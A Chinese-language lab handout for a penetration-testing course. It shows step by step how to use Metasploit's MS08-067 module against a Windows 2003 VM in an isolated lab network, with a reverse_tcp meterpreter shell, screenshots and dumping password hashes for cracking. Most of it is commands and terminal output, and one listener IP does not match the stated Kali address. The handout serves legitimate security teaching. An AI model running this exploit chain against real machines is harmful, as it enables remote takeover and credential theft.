

实验xx利用MS08_067漏洞渗透win2k3sp0

实验目的

- 1.掌握渗透测试框架 metasploit的基本用法
- 2.理解ms08_067漏洞利用的工作原理

注意：


kali2019与kali2中的exploit和payload不同，不能再利用kali201902成功渗透我windows 2k3 metasploitable。可以尝试使用ms17-010，但未验证实效。

实验内容

- 1.使用nmap扫描虚拟局域网内的活跃主机IP地址。
- 2.使用kali 2 虚拟机中的metasploit-framework对 win2k3 metasploitable虚拟机进行渗透。
- 3.根据实验步骤完成实验报告

实验步骤

- 1.打开虚拟机kali 201902。
- 2.打开虚拟机 win2k3 metasploitable。



3.确保这两台虚拟机都处于vmnet 8 虚拟网络中，即子网地址10.10.10.0/24 。

4.使用命令 `ifconfig` 查看kali的IP地址。

```
root@kali: ~
File Edit View Search Terminal Help
All 1000 scanned ports on 10.10.10.133 are closed

Nmap done: 256 IP addresses (5 hosts up) scanned in 35.50 seconds
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 10.10.10.133 netmask 255.255.255.0  broadcast 10.10.10.255
    inet6 fe80::20c:29ff:febd:218e prefixlen 64  scopeid 0x20<link>
    ether 00:0c:29:cd:21:8e  txqueuelen 1000  (Ethernet)
    RX packets 59452  bytes 69106907 (65.9 MiB)
    RX errors 201  dropped 267  overruns 0  frame 0
    TX packets 41468  bytes 4152800 (3.9 MiB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
    device interrupt 19  base 0x2000

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
    loop txqueuelen 1000  (Local Loopback)
    RX packets 10034  bytes 2960680 (2.8 MiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 10034  bytes 2960680 (2.8 MiB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~#
```

可知其IP地址，本例为10.10.10.133。


5.在kali中，打开terminal，运行下列命令，使用 nmap 对局域网内活跃主机进行扫描。

```
nmap -sN 10.10.10.0/24
```

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nmap -sN 10.10.10.0/24  
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-06 09:58 HKT  
Nmap scan report for 10.10.10.1  
Host is up (0.00026s latency).  
All 1000 scanned ports on 10.10.10.1 are open|filtered  
MAC Address: 00:50:56:C0:00:08 (VMware)  
  
Nmap scan report for 10.10.10.2  
Host is up (0.0012s latency).  
Not shown: 999 closed ports  
PORT      STATE      SERVICE  
53/tcp    open|filtered domain  
MAC Address: 00:50:56:EE:C3:FF (VMware)  
  
Nmap scan report for 10.10.10.130 ✓  
Host is up (0.0034s latency).  
All 1000 scanned ports on 10.10.10.130 are closed  
MAC Address: 00:0C:29:7F:40:71 (VMware)  
  
Nmap scan report for 10.10.10.254  
Host is up (0.00018s latency).  
All 1000 scanned ports on 10.10.10.254 are open|filtered  
MAC Address: 00:50:56:F4:F7:30 (VMware)
```

可知win2k3虚拟机的IP地址为10.10.10.130。

6. 打开kali中的metasploit-framework.



7.运行下列命令，加载渗透代码。

加载渗透代码

<p class="mume-header " id="加载渗透代码"></p>

use exploit/windows/smb/ms08_067_netapi

显示选项

<p class="mume-header " id="显示选项"></p>

show options

```
Terminal
File Edit View Search Terminal Help
msf5 >
msf5 >
msf5 > use exploit/windows/smb/ms08_067_netapi 1
msf5 exploit(windows/smb/ms08_067_netapi) > show options 2

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS      yes             The target address range or CIDR identifier
  RPORT      445             The SMB service port (TCP)
  SMBPIPE    BROWSER         yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

  Id  Name
  --  ---
  0    Automatic Targeting

msf5 exploit(windows/smb/ms08_067_netapi) >
msf5 exploit(windows/smb/ms08_067_netapi) >
```

8. 设置渗透选项。

设置RHOST

<p class="mume-header " id="设置rhost"></p>

msf5 exploit(windows/smb/ms08_067_netapi) > set rhosts 10.10.10.130

设置target

<p class="mume-header " id="设置target"></p>

msf5 exploit(windows/smb/ms08_067_netapi) > set target 3

显示选项

<p class="mume-header " id="显示选项-1"></p>

msf5 exploit(windows/smb/ms08_067_netapi) > show options

```
Terminal
File Edit View Search Terminal Help
msf5 exploit(windows/smb/ms08_067_netapi) > set rhosts 10.10.10.130
rhosts => 10.10.10.130
msf5 exploit(windows/smb/ms08_067_netapi) > set target 3
target => 3
msf5 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    10.10.10.130    yes       The target address range or CIDR identifier
  RPORT     445              yes       The SMB service port (TCP)
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

  Id  Name
  --  ---
  3    Windows 2003 SP0 Universal

msf5 exploit(windows/smb/ms08_067_netapi) > 
```

9.执行下列命令，加载攻击载荷。

```
msf5 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
```

还可以尝试下面的攻击载荷，但可能无法成功

<p class="mume-header " id="还可以尝试下面的攻击载荷但可能无法成功"></p>

设置windows/meterpreter/reverse_tcp为攻击载荷

<p class="mume-header " id="设置windowsmeterpreterreverse_tcp为攻击载荷"></p>

```
msf5 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp_allports
```

设置载荷参数lhost

<p class="mume-header " id="设置载荷参数lhost"></p>

```
msf5 exploit(windows/smb/ms08_067_netapi) > set lhost 10.10.10.133
```

查看参数

<p class="mume-header " id="查看参数"></p>

```
msf5 exploit(windows/smb/ms08_067_netapi) > show options
```



```
msf5 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  Proxies    A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     10.10.10.130     yes       The target address range or CIDR identifier
  RPORT      445              yes       The SMB service port (TCP)
  SMBPIPE    BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp_allports):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.10.10.131    yes       The listen address (an interface may be specified)
  LPORT     1               yes       The starting port number to connect back on

Exploit target:

  Id  Name
  --  ---
  3    Windows 2003 SP0 Universal
```

10. 执行exploit命令启动攻击过程。

```
msf5 exploit(windows/smb/ms08_067_netapi) > exploit
```

如果出现下图所示内容，意味着渗透成功。

```
msf5 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 10.10.10.131:1
[*] 10.10.10.130:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 10.10.10.130
[*] Meterpreter session 5 opened (10.10.10.131:1 -> 10.10.10.130:2733) at 2019-11-28 14:24:09 +0800

meterpreter > 
```

11. 此时可以使用help命令，查看meterpreter提供的命令。例如：

执行sysinfo命令查看目标系统信息：

```
meterpreter> sysinfo
```

执行screenshot截取当前屏幕。

```
meterpreter > screenshot
```

12. 进入后攻击过程。

执行下列命令获得账户口令hash值。

```
meterpreter > run post/windows/gather/smart_hashdump
```


获取的口令一般保存在“/root/.msf4/loot/”的某个文件中。之后可以使用hashcat等工具进行破解口令hash值。